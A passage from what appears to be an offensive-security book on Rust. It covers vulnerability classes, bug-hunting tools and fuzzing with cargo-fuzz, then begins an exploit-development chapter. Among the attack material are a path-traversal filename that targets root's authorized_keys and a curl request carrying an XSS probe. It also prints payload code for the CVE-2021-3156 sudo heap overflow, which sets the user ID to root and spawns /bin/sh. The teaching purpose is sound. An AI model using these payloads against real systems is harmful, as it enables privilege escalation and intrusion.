6.15.1 Why it's bad

Can your customers buy tee shirts on your website if they can't access it?

6.15.2 Case Studies

- DoS on PayPal via web cache poisoning



Figure 6.10: Distributed Denial of Service

- Denial of Service | twitter.com & mobile.twitter.com
- DoS on the Issue page by exploiting Mermaid

6.16 Arbitrary file write

Arbitrary file writes vulnerabilities allow attackers to overwrite the content of files that should have stayed intact.



Figure 6.11: Arbitrary file write

Here is an example of pseudo-code vulnerable to arbitrary file write:

```
function upload_file(req, res) {
  let file = req.body.file;
  let file_name = req.body.file_name;

  fs.write('/uploads/' + file_name, file);

  res(ok);
}
```

It can be exploited by sending a file with a name such as:

```
../root/.ssh/authorized_keys
```

When the vulnerable code processes the upload, it will overwrite the `.ssh/authorized_keys` file of the `root` user, giving the attacker the keys to the kingdom.

6.17 Memory vulnerabilities

These vulnerabilities are one of the reasons for Rust's popularity, thanks to which you are immune against, as long as you stay away from `unsafe`. This is what we call "memory safety".

They mostly plague low-level programming languages such as C and C++, where you have to manually manage the memory, but as we will see, dynamic languages such as Ruby and Python that rely on a lot of packages written in C or C++ themselves can also be (indirectly) vulnerable.

6.18 Buffer overflow

Here is an example of pseudo-code vulnerable to buffer overflow:

```
function copy_string(input []char) []char {
  // buffer is too small if len(input) > 32 which will lead to a buffer overflow
  let copy = [32]char;

  for (i, c) in input {
    copy[i] = c;
  }

  return copy;
}
```

How does Rust prevent this kind of vulnerability? It has buffer boundaries checks and will



Figure 6.12: Overflowing a buffer

panic if you try to fill a buffer with more data than its size.

6.18.1 Case studies

- An introduction to the hidden attack surface of interpreted languages
- CVE-2020-16010: Chrome for Android ConvertToJavaBitmap Heap Buffer Overflow

6.19 Use after free

A use after free bug, as the name indicates, is when a program reuse memory that already has been freed.

As the memory is considered free by the memory allocator, this latter could have reused it to store other data.

Here is an example of pseudo-code vulnerable to use after free:

```
function allocate_foobar() []char {
  let foobar = malloc([]char, 1000);
}

function use_foobar(foobar []char) {
  // do things
  free(foobar);
}

function also_use_foobar(foobar []char) {
```

```
  // do things
}



function main() {
  let foobar = allocate_foobar();

  use_foobar(foobar);

  // do something else
  // ...

  // !! we reuse foobar after freeing it in use_foobar
  also_use_foobar(foobar);
}
```

6.19.1 Why it's bad

The memory allocator may reuse previously freed memory for another purpose. It means that an use after free vulnerability may not only lead to data corruption but also to remote code execution if an important pointer is overwritten.

From an attacker's point of view, use after free vulnerabilities are not that reliable due to the nature of memory allocators, which are not deterministic.

6.19.2 Case studies

- Exploiting a textbook use-after-free in Chrome

6.20 Double free

The name of this bug is pretty self-descriptive: A double free is when a heap-allocated variable (with `malloc` for example) is freed twice.

It will mess with the memory allocator's state and lead to *undefined behavior*.

Here is an example of pseudo-code vulnerable to double free:

```
function allocate_foobar() []char {
  let foobar = malloc([]char, 1000);
}

function use_foobar(foobar []char) {
  // do things
```

```
  free(foobar);
}

function main() {
  let foobar = allocate_foobar();

  use_foobar(foobar);

  // !! foobar was already freed in use_foobar
  free(foobar);
}
```

6.20.1 Why it's bad

Double freeing a pointer will mess with the memory allocator's state.

Like use after free vulnerabilities, double free vulnerabilities lead to *undefined behavior*. Most of the time, it means a crash or data corruption. Sometimes, it can be exploited to produce code execution, but it's in practice really hard to achieve.

6.21 Other vulnerabilities

6.22 Remote Code Execution (RCE)



Figure 6.13: Remote Code Execution

The name Remote Code Execution is pretty self-explanatory: it's a situation where an at-

tacker is able to remotely execute code on the machine where the vulnerable application runs. Whether it be a server, a smartphone, a computer, or a smart light bulb.

6.22.1 Why it's bad

Remote code execution allows not only for full control of the machine(s), but also to do everything you can imagine: data leaks (because once you control a server, you can access the databases it is connected to), defacements…

Also, as we will see in chapter 13, any Remote Code Execution vulnerability can be used by a worm to massively infect a lot of machines in a very short amount of time.

6.22.2 Case studies

- RCE when removing metadata with ExifTool
- RCE via unsafe inline Kramdown options when rendering certain Wiki pages
- Now you C me, now you don't, part two: exploiting the in-between
- RCE on CS:GO client using unsanitized entity ID in EntityMsg message
- Potential pre-auth RCE on Twitter VPN

6.23 Integer overflow (and underflow)

An integer overflow vulnerability occurs when an arithmetic operation attempts to create a numeric value that is outside of the range that can be held by a number variable.

For example, a `uint8` (`u8` in Rust) variable can hold values between **0** and **255** because it is encoded on **8** bits. Depending on the language, it often leads to *undefined behavior*.

Here is an example of pseudo-code vulnerable to integer overflow:

```
function withdraw(user id, amount int32) {
  let balance: int32 = find_balance(user);

  if (balance - amount > 0) {
    return ok();
  } else {
    return error();
  }
}
```

Because `balance` and `amount` are encoded on a `int32` they will overflow after `2,147,483,647` and `-2,147,483,648` . If we try to subtract `4,294,967,295` (amount) to `10,000` (balance), in C the result will be `10001` … which is positive, and may sink your bank business.

Here is another, more subtle, example:

```
// n is controlled by attacker
function do_something(n uint32) {
  let buffer = malloc(sizeof(*char) * n);

  for (i = 0; i < n; i++)
    buffer[i] = do_something();
  }
}
```

If we set `n` to a too big number that overflows an `uint32` multiplied by the size of a pointer (4 bytes on a 32bit system) like `1073741824`, an integer overflow happens, and we allocate a buffer of size `0` which will be overflowed by the following `for` loop.

One interesting thing to note is that in debug mode (`cargo build` or `cargo run`), Rust will panic when encountering an integer overflow, but in release mode (`cargo build --release` or `cargo run --release`), Rust will not panic. Instead, it performs *two's complement wrapping*: the program won't crash, but the variable will hold an invalid value.

```
let x: u8 = 255;

// x + 1 = 0 (and not 256)
// x + 2 = 1 (and not 257)
// x + 3 = 2 (and not 258)
```

More can be read about this behavior in the Rust book.

6.23.1 Why it's bad

This kind of vulnerability became popular with smart contracts, where large sums of money were stolen due to flawed contracts.

Integer overflow vulnerabilities can be used to control the execution flow of a program or to trigger other vulnerabilities (such as the buffer overflow of the example above).

6.23.2 Case studies

- An integer overflow found in /lib/urlapi.c
- libssh2 integer overflows and an out-of-bounds read (CVE-2019-13115)
- Another libssh2 integer overflow (CVE-2019-17498)

6.24 Logic error

A logic error is any error that allows an attacker to manipulate the business logic of an application. For example, an attacker might be able to order many items in an eShope at a price of 0, or an attacker might able to fetch sensitive data that normally only admins are allowed to fetch.

Beware that thanks to the compiler, this is certainly the kind of bugs you may produce the most when developing in Rust. This is why writing tests is important!

No compiler ever will be able to catch logic errors.

6.24.1 Case studies

- Availing Zomato gold by using a random third-party `wallet_id`
- OLO Total price manipulation using negative quantities

6.25 Race condition

A race condition occurs when a program relies on many **concurrent** operations, and the program relies on the sequence or timing of these operations to produce correct output.

The corollary is that if for some reason, lack of synchronization, for example, the sequence or timing of operations is changed, an error happens.

For example, trying to read a value just after having updated it in an eventually-consistent database.

6.25.1 Why it's bad

Most of the time, an exploitable race condition occurs when verification is done concurrently of an update (or create or delete) operation.

6.25.2 Case studies

- Race Condition of Transfer data Credits to Organization Leads to Add Extra free Data Credits to the Organization
- Race Condition allows to redeem multiple times gift cards which leads to free "money"
- Ability to bypass partner email confirmation to take over any store given an employee email

6.26 Additional resources

There is the great swisskyrepo/PayloadsAllTheThings and EdOverflow/bugbounty-cheatsheet GitHub repositories with endless examples and payloads that help to find these vulnerabilities.

Basically, you just have to copy/paste the provided payloads into the inputs of your favorite web applications, and some vulnerabilities may pop. If no vulnerability is obvious but interesting error messages are displayed, it's still worth taking the time to investigate.

6.27 Bug hunting

Now we have an idea of what looks like a vulnerability, let see how to find them in the real world.

There are some recurrent patterns that should raise your curiosity when hunting for vulnerabilities.

6.27.1 Rich text editors

Rich text editors, such as WYSIWYG or Markdown are often an easy target for XSS.

6.27.2 File upload

From arbitrary file write to XSS (with SVG files), file upload forms are also a great place to find a lot of vulnerabilities.

6.27.3 Input fields

As we saw, injections come from input fields that are not sanitized. The thing to exploit non-sanitized input fields is to understand how and where they are outputted. Sometimes, this is not obvious as they may be processed by some algorithm. To transform URLs into links, for example.

Also, sometimes, input fields are hidden from the interface:

```
<input type="hidden" id="id" name="id" value="123">
```

6.27.4 HTTP Headers

An often overlooked attack vector is the HTTP headers of a request.

Indeed, HTTP headers are sometimes used by applications and sent back in response. For example, think of an analytic service that displays the top 10 User-agent headers.

6.27.5 Dangerous / deprecated algorithms

Some dangerous and deprecated algorithms such as `md5` are still used in the wild. If you are auditing an application with access to the source code, a simple `rg -i md5` suffices (using ripgrep).

6.27.6 Methods with dangerous parameters

There are two kinds of methods with dangerous parameters:

- Cryptographic functions, where bad initialization or key reuse may lead to serious errors like `AES-GCM-256` with reused nonces.
- Data manipulation functions in memory unsafe languages such as `memset` or `strcpy` in `C` .

6.27.7 Auth systems

At the heart of almost every application, there are two vital systems:

An authentication system to verify that users are who they pretend to be.

And an authorization system to verify that users have the legitimate rights to execute the operations they want to execute.

Authentication and authorization system are often complex and scattered all over the place.

When auditing an application, understand what operations require elevated privileges, and try to execute them without these privileges.

6.27.8 Multiplayer games

Game developers are not security engineers. They may focus their attention on gameplay, performance, and a lot of other things in their domain of expertise, but not necessarily security.

Furthermore, the networking stacks of some games are written in memory-unsafe languages, such as C or C++. This is the perfect recipe for disaster (memory-related vulnerabilities).

As a side note, this is why you might not want to play multiplayer games on your work computer.

6.27.9 Complex format parsing

Parsing complex formats such as YAML is hard. This is why there are a lot of bugs that are found in parsing libraries. Sometimes, these bugs are actual vulnerabilities.

Most of the time, those are memory-related vulnerabilities, either due to the complexity of the format, either because developers often try to be clever when implementing parsers to be at the first position in micro-benchmarks, and they use some tricks that introduce bugs and vulnerabilities.

6.27.10 Just-In-Time compilation

Just-In-Time (JIT) compilers need to reduce the security measures of modern operating systems (by design), such as making some part of the memory **Writable And Executable**. It means that memory-related vulnerabilities are way easier to exploit.

6.28 The tools

Now we have a good idea of **what** to look for, let see **how**!

6.28.1 Web

There are only 4 tools required to start hunting web vulnerabilities:

6.28.2 A web browser

Firefox or Chrome (and derivatives), as they have better developer tools than the other web browsers.

There are tons of extensions on the respective marketplaces, but you don't need them. Also, web extensions can be dangerous, as they may be able to exfiltrate all your sensitive data. So just ignore them.

6.28.3 A tool to make HTTP requests

`curl` is good for the task as it can be embedded in small bash scripts.

My 3 favorite options are:

To inspect the headers of a site:

```
$ curl -I https://kerkour.com
```

To download a file for further inspection:

```
$ curl -O https://kerkour.com/index.html
```

And to `POST` JSON data

```
curl --header "Content-Type: application/json" \
  --request POST \
  --data '{"username":"<script>alert(1)</script>","password":"xxx"}' \
  http://kerkour.com/api/register
```

6.28.4 A scanner

You get it! A scanner is what we built in the previous chapters.

Scanners can't replace the surgical precision of the brain of a hacker. Their purpose is to save you time by automating repetitive and fastidious tasks.

Beware that a scanner, depending on the modules you enable, may be noisy and reveal your intentions. Due to their bruteforce-like nature, they are easy to detect by firewalls. Thus, if you prefer to stay under the radar, be careful which options you enable with your scanner.

6.28.5 And an intercepting proxy

An intercepting proxy will help you inspect and modify requests on the fly, whether those requests come from your main computer or from other devices such as a phone which does not have developer tools in the browser.

It's extremely useful to bypass client-side validation logic and send your payloads directly to the backend of the applications you are inspecting. They also often offer some kind of automation, which is great. It will save you a lot of time!

I believe that there is no better offensive proxy than the Burp Suite. It has a free (*"community"*) version to let it try, and if you like it, and are serious about your bug hunting quest, you can buy a license to unlock all the features.

Burp Suite also provides a lot of features to automate your requests and attacks.

If this is your very first step in hacking web applications, you don't necessarily need an intercepting proxy. The developer tools of your web browser may suffice. That being said, it's still great to learn how to use one, as you will be quickly limited when you will want to intercept and modify requests.

6.29 Automated audits

6.29.1 Fuzzing

Fuzzing is a method used to find bugs and vulnerabilities in software projects by automatically feeding them random data.

Instead of testing a small set of test cases handwritten by developers, a fuzzer will try a lot of inputs and see what happens.

Fuzzing is a kind of testing that is fully automated and thus requires way less human effort than reviewing a codebase, especially as the code base is very large. Also, fuzzing can be used against closed source programs, while reverse-engineering is slow, fastidious, and expensive in human time.

6.29.1.1 Installing the tools

The recommended tool to start fuzzing a Rust project (or actually any library that can be embedded by Rust) is to use `cargo-fuzz` .

```
$ cargo install -f cargo-fuzz
$ rustup install nightly
```

Note: cargo-fuzz relies on `libFuzzer` *.* `libFuzzer` *needs LLVM sanitizer support, so this only works on x86-64 Linux and x86-64 macOS for now. This also needs a nightly Rust toolchain since it uses some unstable command-line flags. Finally, you'll also need a C++ compiler with C++11 support.*

6.29.1.2 Getting started

First, we need a piece of code to fuzz. We will use an idiomatic faulty `memcpy` like function.

Warning: This is absolutely not an idiomatic piece of Rust, and this style of code should be avoided at all costs.

ch_06/fuzzing/src/lib.rs

```
pub fn vulnerable_memcopy(dest: &mut [u8], src: &[u8], n: usize) {
    let mut i = 0;

    while i < n {
        dest[i] = src[i];
        i += 1;
    }
}
```

Then, we need to initialize `cargo-fuzz` :

```
$ cargo fuzz init
$ cargo fuzz list
fuzz_target_1
```

It created a `fuzz` folder which itself contains a `Cargo.toml` file:

We just need to add the `arbitrary` to the list of dependencies.

ch_06/fuzzing/fuzz/Cargo.toml

```
[package]
name = "fuzzing-fuzz"
version = "0.0.0"
authors = ["Automatically generated"]
publish = false
edition = "2018"

[package.metadata]
cargo-fuzz = true

[dependencies]
libfuzzer-sys = "0.4"
arbitrary = { version = "1", features = ["derive"] }

[dependencies.fuzzing]
path = ".."

# Prevent this from interfering with workspaces
[workspace]
members = ["."]

[[bin]]
name = "fuzz_target_1"
path = "fuzz_targets/fuzz_target_1.rs"
test = false
doc = false
```

The `arbitrary` allows us to derive the `Arbitrary` trait, which enable us to use any `struct` for our fuzzing, and not a simple `[u8]` buffer.

Then we can implement our first fuzzing target:

ch_06/fuzzing/fuzz/fuzz_targets/fuzz_target_1.rs

```
#![no_main]
use libfuzzer_sys::fuzz_target;

#[derive(Clone, Debug, arbitrary::Arbitrary)]
struct MemcopyInput {
    dest: Vec<u8>,
    src: Vec<u8>,
    n: usize,
}
```

```rust
fuzz_target!(|data: MemcopyInput| {
    let mut data = data.clone();
    fuzzing::vulnerable_memcopy(&mut data.dest, &data.src, data.n);
});
```

And we can finally run the fuzzing engine:

```
$ cargo +nightly fuzz run fuzz_target_1
```

And BOOOM!

```
INFO: Running with entropic power schedule (0xFF, 100).
INFO: Seed: 2666516150
INFO: Loaded 1 modules   (2403 inline 8-bit counters): 2403 [0x55f3843d4101,
 ↪  0x55f3843d4a64),
INFO: Loaded 1 PC tables (2403 PCs): 2403 [0x55f3843d4a68,0x55f3843de098),
INFO:        1 files found in black-hat-rust/ch_06/fuzzing/fuzz/corpus/fuzz_target_1
INFO: -max_len is not provided; libFuzzer will not generate inputs larger than 4096
 ↪  bytes
INFO: seed corpus: files: 1 min: 1b max: 1b total: 1b rss: 37Mb
#2      INITED cov: 7 ft: 8 corp: 1/1b exec/s: 0 rss: 38Mb
#3      NEW    cov: 7 ft: 9 corp: 2/2b lim: 4 exec/s: 0 rss: 38Mb L: 1/1 MS: 1
 ↪  ChangeBit-
thread '<unnamed>' panicked at 'index out of bounds: the len is 0 but the index is
 ↪  0', black-hat-rust/ch_06/fuzzing/src/lib.rs:5:19
note: run with `RUST_BACKTRACE=1` environment variable to display a backtrace
==17780== ERROR: libFuzzer: deadly signal
    #0 0x55f3841d6f71 in __sanitizer_print_stack_trace
 ↪  /rustc/llvm/src/llvm-project/compiler-rt/lib/asan/asan_stack.cpp:87:3
    #1 0x55f384231330 in fuzzer::PrintStackTrace()
 ↪  (black-hat-rust/ch_06/fuzzing/fuzz/target/x86_64-unknown-linux-gnu/release/fuzz_target_1+0x114330
    #2 0x55f38421635a in fuzzer::Fuzzer::CrashCallback()
 ↪  (black-hat-rust/ch_06/fuzzing/fuzz/target/
// ..
    #25 0x55f3841521e6 in main
 ↪  (black-hat-rust/ch_06/fuzzing/fuzz/target/x86_64-unknown-linux-gnu/release/fuzz_target_1+0x351e6)
    #26 0x7f8e4cc1a0b2 in __libc_start_main
 ↪  /build/glibc-eX1tMB/glibc-2.31/csu/../csu/libc-start.c:308:16
    #27 0x55f38415234d in _start
 ↪  (black-hat-rust/ch_06/fuzzing/fuzz/target/x86_64-unknown-linux-gnu/release/fuzz_target_1+0x3534d)

NOTE: libFuzzer has rudimentary signal handlers.
      Combine libFuzzer with AddressSanitizer or similar for better crash reports.
SUMMARY: libFuzzer: deadly signal
```

```
MS: 5 InsertRepeatedBytes-ChangeBit-ShuffleBytes-ChangeByte-InsertRepeatedBytes-;
 ↪  base unit: ebdc2288a14298f5f7adf08e069b39fc42cbd909
⌋
 ↪  0xc5,0xc5,0xc5,0xc5,0xc5,0xc5,0xc5,0xc5,0xc5,0xe5,0xc5,0xc5,0x4a,0x4a,0x4a,0x4a,0x4a,0x4a,0x4a,0x
\xc5\xc5\xc5\xc5\xc5\xc5\xc5\xc5\xc5\xe5\xc5\xc5JJJJJJJ\xc50\xc5\xc5\xc5\x1a
artifact_prefix='black-hat-rust/ch_06/fuzzing/fuzz/artifacts/fuzz_target_1/'; Test
 ↪  unit written to
 ↪  black-hat-rust/ch_06/fuzzing/fuzz/artifacts/fuzz_target_1/crash-2347beb104184ae3cea139c1b7a9e568c
Base64: xcXFxcXFxcXF5cXFSkpKSkpKSsUwxcXFGg==
```

```
Failing input:


 ↪  black-hat-rust/ch_06/fuzzing/fuzz/artifacts/fuzz_target_1/crash-2347beb104184ae3cea139c1b7a9e568c

Output of `std::fmt::Debug`:

        MemcopyInput {
            dest: [
                197,
                197,
                197,
                197,
                229,
                197,
            ],
            src: [],
            n: 14209073747218549322,
        }

Reproduce with:

        cargo fuzz run fuzz_target_1
 ↪  black-hat-rust/ch_06/fuzzing/fuzz/artifacts/fuzz_target_1/crash-2347beb104184ae3cea139c1b7a9e568c

Minimize test case with:

        cargo fuzz tmin fuzz_target_1
 ↪  black-hat-rust/ch_06/fuzzing/fuzz/artifacts/fuzz_target_1/crash-2347beb104184ae3cea139c1b7a9e568c
```

```
Error: Fuzz target exited with exit status: 77
```

The output shows us the exact input that was provided when our function crashed.

6.29.1.3 To learn more

To learn more about fuzzing, take a look at the Rust Fuzz Book and the post What is Fuzz Testing? by *Andrei Serban*.

6.30 Summary

- It takes years to be good at hunting vulnerabilities, whether it be memory or web. Pick one domain, and hack, hack, hack to level up your skills. You can't be good at both in a few weeks.
- **Always validate input coming from users**. Almost all vulnerabilities come from insufficient input validation. Yes, it's tiresome, but you have to choose between that and announcing to your boss/customers that their data have been hacked.
- Always validate untrusted input.
- Always check untrusted input.

Chapter 7

Exploit development

Now we know how to find vulnerabilities, it's time to actively exploit our findings.

An **exploit** is a piece of code used to trigger a vulnerability.

Usually, exploits are developed either in python for remote exploits or in C for local exploits.

Mastering both languages is hard and having 2 completely different languages prevents code reuse.

What if we had a single language that is low-level enough while providing high-level abstractions, is exceptionally fast, easy to cross-compile, all of that while being memory safe, highly reusable, and extremely reliable?

You got it! Rust is the perfect language for exploits development.

By writing an exploit in Rust, we can then use it as a binary, embed it in a larger exploitation toolkit, or embed it into a RAT. All of this is very hard to achieve when writing exploits in Python or C. With Rust, it's just a matter of creating a crate.

7.1 Where to find exploits

In chapter 5 we saw where to find known vulnerabilities: on www.cvedetails.com, and in chapter 6 how to find our own vulnerabilities.

Then you have 2 possibilities:

- You can find a public exploit for this vulnerability and rewrite it in Rust.
- You can write your own exploit from scratch.

I hear you asking: "Where can I find public exploits"?

The two principal sources of public exploits are:

- exploit-db.com
- GitHub

Just enter the CVE-ID in the search bar, and voila :)

7.2 Creating a crate that is both a library and a binary

Exploits have this particularity of being used both as programs or embedded in other programs like a worm (more on that in chapter 13).

Creating an executable eases exploration and testing. Libraries enable reuse across projects.

One more time, Rust got our back covered by enabling us to create a crate that can be used both as a library and as a binary.

ch_07/bin_lib/Cargo.toml

```
[package]
name = "bin_lib"
version = "0.1.0"
edition = "2021"

[lib]
name = "binlib"
path = "src/lib.rs"

[[bin]]
name = "binlib"
path = "src/bin.rs"

[dependencies]
```

ch_07/bin_lib/src/lib.rs

```
pub fn exploit(target: &str) -> Result<(), String> {
    println!("exploiting {}", target);
    Ok(())
}
```

ch_07/bin_lib/src/bin.rs

```
use binlib::exploit;

fn main() -> Result<(), Box<dyn std::error::Error>> {
```

```
    let args: Vec<String> = std::env::args().collect();

    if args.len() != 2 {
        println!("Usage: exploit <target>");
        return Ok(());
    }

    exploit(&args[1])?;

    Ok(())
}
```

Then, we can use `cargo run` like with any other binary crate:

```
$ cargo run -- kerkour.com
exploiting kerkour.com
```

7.3 libc

Sometimes, we may need to interface with `C` libraries.

For that, we use the `libc` crate which provides types declarations and Rust bindings to platforms' system libraries.

Here is an example calling libc's `exit` function instead of Rust's `std::process::exit`.

ch_07/libc_exit/src/main.rs

```
fn main() {
    let exit_status: libc::c_int = libc::EXIT_SUCCESS;
    unsafe {
        libc::exit(exit_status);
    };
}
```

Directly calling `C` functions is always unsafe and thus should be wrapped in an `unsafe` block.

A good practice to use `C` libraries is to write Rust wrappers around the `C` types and functions providing an `unsafe`-free API, thus isolating the unsafe `C` code.

By convention, the crates wrapping `C` libraries are named with a `-sys` prefix. `openssl-sys`, `libz-sys` and `curl-sys`, for example.

7.4 Building an exploitation toolkit

pwntools is a well-known Python exploit development framework. It provides a lot of functions and helpers to fasten your finding and exploitation of vulnerabilities.

The Rust world, on the other hand, favors smaller crates and the composition of those small packages over monolithic frameworks like `pwntools` .

Here is a list of crates that you can use **today** to help you during your exploit writing sessions.

- reqwest for HTTP requests.
- hyper if you need a low-level HTTP server or client.
- tokio for when you need to interact with TCP or UDP services.
- goblin if you need to read or modify executable files (PE, elf, mach-o).
- rustls if you need to play with TLS services.
- flate2 if you need compression/decompression.

7.5 CVE-2019-11229 && CVE-2019-89242

I've ported (almost) line-by-line exploits for `CVE-2019-11229` and `CVE-2019-89242` from Python to Rust.

You can find the code in the GitHub repository accompanying the book.

As I believe that commenting this code has no educational value I chose not to include a detailed explaination here.

That being said, I still encourage you to read the code at least once so you can better understand which crates to use for exploit development in Rust.

7.6 CVE-2021-3156

On the other hand, porting an exploit for CVE-2021-3156, a Heap-Based Buffer Overflow in `sudo` was interesting as it forced me to play with Rust's boundaries.

This exploit was ported from CptGibbon/CVE-2021-3156.

The payload for this exploit is not a raw shellcode. Instead, it's a dynamic `C` library.

To build a dynamic `C` library from Rust code, we need to configure Cargo accordingly.

ch_07/exploits/cve_2021_3156/payload/Cargo.toml

```
[package]
name = "payload"
version = "0.1.0"
```

```
authors = ["Sylvain Kerkour <sylvain@kerkour.com>"]
edition = "2018"

[lib]
name = "x"
crate_type = ["dylib"]

[profile.dev]
panic = "abort"

[profile.release]
panic = "abort"

# See more keys and their definitions at
↪ https://doc.rust-lang.org/cargo/reference/manifest.html

[dependencies]
```

ch_07/exploits/cve_2021_3156/payload/src/lib.rs

```
#![no_std]
#![feature(asm)]

#[panic_handler]
fn panic(_: &core::panic::PanicInfo) -> ! {
    loop {}
}

const STDOUT: u64 = 1;
// https://filippo.io/linux-syscall-table/
const SYS_WRITE: u64 = 1;
const SYS_EXIT: u64 = 60;
const SYS_SETUID: u64 = 105;
const SYS_SETGID: u64 = 106;
const SYS_GETUID: u64 = 102;
const SYS_EXECVE: u64 = 59;
```

```
unsafe fn syscall0(scnum: u64) -> u64 {
    let ret: u64;
    asm!(
        "syscall",
        in("rax") scnum,
        out("rcx") _,
        out("r11") _,
        lateout("rax") ret,
```

```
        options(nostack),
    );
    ret
}
// ...
```

Not sure what does it mean? Don't worry, we will learn more about this exotic stuff in the next chapter when crafting shellcodes.

Then comes the little trick. In order to work, the exploit needs to execute a function when the library is loaded (with `dlopen`, for example).

For that, we are going to put a pointer to the function we want to execute in the `.init_array` section.

When the library is loaded by any program, the `rust_init` function will be called and the actual payload executed.

```
#[link_section = ".init_array"]
pub static INIT: unsafe extern "C" fn() = rust_init;

// out actual payload
#[no_mangle]
pub unsafe extern "C" fn rust_init() {
    let message = "[+] Hello from Rust payload\n";
    syscall3(
        SYS_WRITE,
        STDOUT,
        message.as_ptr() as u64,
        message.len() as u64,
    );

    syscall1(SYS_SETUID, 0);
    syscall1(SYS_SETGID, 0);

    if syscall0(SYS_GETUID) == 0 {
        let message = "[+] We are root!\n";
        syscall3(
            SYS_WRITE,
            STDOUT,
            message.as_ptr() as u64,
            message.len() as u64,
        );

        let command = "/bin/sh";
```

```
        syscall3(SYS_EXECVE, command.as_ptr() as u64, 0, 0);
    } else {
        let message = "[-] We are not root!\n[-] Exploit failed!\n";
        syscall3(
            SYS_WRITE,
            STDOUT,
            message.as_ptr() as u64,
            message.len() as u64,
        );
    }

    syscall1(SYS_EXIT, 0);
}
```

To test that the `rust_init` function is actually called when the library is loaded, we create a simple loader program that loads the library.

ch_07/exploits/cve_2021_3156/loader/src/main.rs

```
// A simple program to load a dynamic library, and thus test
// that the rust_init function is called
fn main() {
    let lib_path = "./libnss_x/x.so.2";

    unsafe {
        libc::dlopen(lib_path.as_ptr() as *const i8, libc::RTLD_LAZY);
    }
}
```

You can test it by running:

```
$ make payload
$ make load
```

Which should print:

```
[+] Hello from Rust payload
...
```

Finally, the actual exploit.

Feel free to browse the code in the GitHub repository for the details. Here we are going to focus on the interesting bits of the implementation.

In idiomatic Rust, you would use `std::process::Command` to execute an external program.

```
let env = [("var", "value")];
let env: HashMap<String, String> = env.iter().map(|e| (e.to_string(),
↪  e.to_string())).collect();

let args = ["-A", "-s", "AAAAA..."];


Command::new("sudoedit")
    .stdin(Stdio::null())
    .stdout(Stdio::inherit())
    .env_clear()
    .envs(&env)
    .args(args.iter())
    .spawn()
    .expect("running printenv");
```

Unfortunately, Rust's API is "too safe" for our use case and doesn't allow us to play with the memory as we want to overflow the buffer.
